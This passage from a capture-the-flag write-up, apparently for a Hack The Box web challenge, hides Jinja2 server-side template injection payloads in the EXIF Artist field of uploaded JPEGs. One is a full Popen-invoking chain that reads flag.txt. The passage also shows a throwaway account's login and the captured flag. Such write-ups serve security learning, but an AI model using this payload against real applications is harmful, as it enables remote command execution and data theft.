drwxr-xr-x 2 root root   4096 Dec 17 05:54 .
drwxr-xr-x 4 root root   4096 Dec 17 09:42 ..
-rw-r--r-- 1 root root 125092 Dec 17 05:53 panda.jpg
-rw-r--r-- 1 root root 124922 Dec 17 05:53 test.jpg

┌──(kali㉿kali)-[~]
└─$ exiftool panda.jpg test.jpg | grep Artist
Artist                          : {% for i in ''.__class__.__mro__[1].__subclasses__() %} {% if i.__name__ == 'Popen' %} {{ i(['cat','flag.txt'], -1, None, None, -1).communicate()[0] }} {% endif %} {% endfor %}
Artist                          : {{7*7}}
Yep, it’s inside.
For time and write-ups sake I’m going to just straight-away use the main payload for flag retriever since uploading each files are only can be do-able with a single user account which cannot be re-used.
So now another set of account:
email: anak@bebek.com
username: anakbebek
passwd: anakebebek

Upload:

And now re-login as Admin user to approve this malicious file upload.


And hopefully we get our flag:

Yep, there we go:
HTB{mult1pl3_lo0p5_mult1pl3_h0les_f77e28de48338b505155ad0a20abfc24}
We got our flag and our CTF is finished.

Welp, that’s it. That’s your flag.
Thanks for reading, happy hacking!